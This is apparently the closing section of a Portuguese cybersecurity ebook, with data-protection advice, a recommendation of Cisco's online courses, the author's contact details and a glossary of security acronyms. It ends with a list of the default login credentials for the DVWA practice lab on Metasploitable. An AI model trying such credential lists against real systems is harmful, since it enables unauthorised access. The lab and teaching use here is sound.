Os usuários e administradores devem compreender a importância de dados sensíveis ficarem protegidos. Verificar maneiras de reduzir o roubo de dados e de propriedade industrial, evitar contaminações através de unidades removíveis e sites maliciosos, monitorar o uso de VPNs não autorizadas, bem como criar mecanismos de recuperação de desastres são indispensáveis para a segurança dos dados.

Cursos e formação contínua

Colocar seus objetivos de modo claro, de curto, médio e longo prazo, ajuda a organizar e executar um plano de forma consciente. Um barco à deriva vai para onde a correnteza o leva. Viver a vida sem planejamento nos coloca em uma posição desfavorável de vítima. Empoderar-se de suas escolhas e trilhar um caminho com serenidade traz grande realização pessoal. A caminhada é o que importa.

Plataforma de Educação Cisco

Uma das plataformas em que aprendi muito foi na plataforma da Cisco (https://skillsforall.com). Os cursos possuem VMs preparadas especialmente para compreensão de conceitos, um software conhecido como Packet Tracer, em que configurações de rede podem ser montadas em simulações complexas, e a plataforma online onde você poderá estudar de acordo com seu ritmo.

Existem alguns cursos em português, muitos outros em espanhol, e todos em inglês. Como mencionado no começo do livro, saber inglês é um grande diferencial. Caso não saiba, coloque em sua lista de objetivos, e se você já faz parte dos que conseguem estudar em inglês, parabéns! É um privilégio e o coloca em uma posição muito favorável de aprendizado.

O curso de cibersegurança da Cisco possui 160 horas de duração e inclui alguns badges (selos) que você poderá compartilhar em suas redes, acrescentar ao seu currículo ou incluir no linkedin.

Me Add

Fico à disposição! Me avise em caso de erros, dificuldades, problemas ou comentários!

Instagram: @gazstao
Email: gazstao@gmail.com

Aguardo seu contato!
Obrigado por contribuir para que isso se tornasse realidade.
Espero em breve entregar a versão atualizada, a qual você terá acesso!

Glossário

ARP - Address Resolution Protocol - Protocolo de Resolução de Endereços
API - Application Programming Interface
Backdoor - Um backdoor em um software ou sistema de computador é geralmente uma porta de acesso não documentada que permite ao administrador (ou invasor) entrar no sistema, solucionar problemas, fazer manutenção ou realizar atividades remotas.
APT - Advanced Persistent Threat - Ameaça Avançada Persistente
BBS - Bulletin Board System
BS - British Standard - Padrão Inglês
CISA - Cybersecurity & Infrastructure Security Agency - Agência de Cibersegurança e Segurança de Infraestrutura
CLI - Command Line Interface - Interface de linha de comando
CMS - Content Management System - Sistema de Gerenciamento de Conteúdo
CVE - Common Vulnerabilities and Exposures - Vulnerabilidades e Exposições Comuns
CVSS - Common Vulnerability Scoring System - Sistema Comum de Escore de Vulnerabilidades
CSRF - Cross Site Request Forgery - Falsificação de Solicitação Entre Sites
DNS - Domain Name System - Sistema de Nomes de Domínios
DOS - Denial of Service - Negação de Serviço
DDNS - Dynamic Domain Name System - Sistema de Nomes de Domínios Dinâmicos
DDOS - Distributed Denial of Service - Negação de Serviço Distribuída
DVWA - Damn Vulnerable Web App - Maldito Aplicativo Web Vulnerável
FUD - Fully Undetectable - Totalmente indetectável
GPU - Graphic Processing Unit - Unidade de Processamento Gráfico
GUI - Graphical User Interface - Interface gráfica do usuário
ICMP - Internet Control Message Protocol - Protocolo de Mensagens de Controle Entre Redes
ICS - Industrial Control System - Sistema de Controle Industrial
IDS - Intrusion Detection System - Sistema de Detecção de Intrusão
IEC - International Electrotechnical Commission - Comissão Eletrotécnica Internacional
IoT - Internet of Things - Internet das Coisas
ISO - International Organization for Standardization - Organização Internacional de Padronização
IPS - Intrusion Protection System - Sistema de Proteção de Intrusão
ITU - International Telecommunication Union - União Internacional de Telecomunicações
MitM - Man in the Middle
MitMO - Man in the Mobile
MSF - Metasploit Framework
NDA - Non Disclosure Agreement
NFT - Non fungible token
NGFW - Next Generation Firewalls
NIST - National Institute of Standards and Technology - Instituto Nacional de Padrões e Tecnologia
NVD - National Vulnerability Database
NSA - National Security Agency
OSI - Open Systems Interconnection - Interconexão de Sistemas Abertos
OVA - Open Virtualization Appliance
OVF - Open Virtualization Format

PC - Personal Computer
PTES - Penetration Testing Execution Standard
VM - Virtual Machine / Máquina Virtual
RDP - Remote Desktop Protocol
SGSI - Sistema de Gestão da Segurança da Informação
SHA - Secure Hash Algorithm - Algoritmo de Dispersão Seguro
SMB - Server Message Block
SO - Sistema Operacional
OS - Operating System - Sistema Operacional
P2P - Peer To Peer - Ponto a Ponto
WEB - Rede
WMIC - Windows Management Instrumentation Command-line
WWW - World Wide Web, ou rede mundial de computadores, a Internet

Senhas dvwa metasploitable:
admin: password
gordonb: abc123
1337: charley
pablo: letmein
smithy: password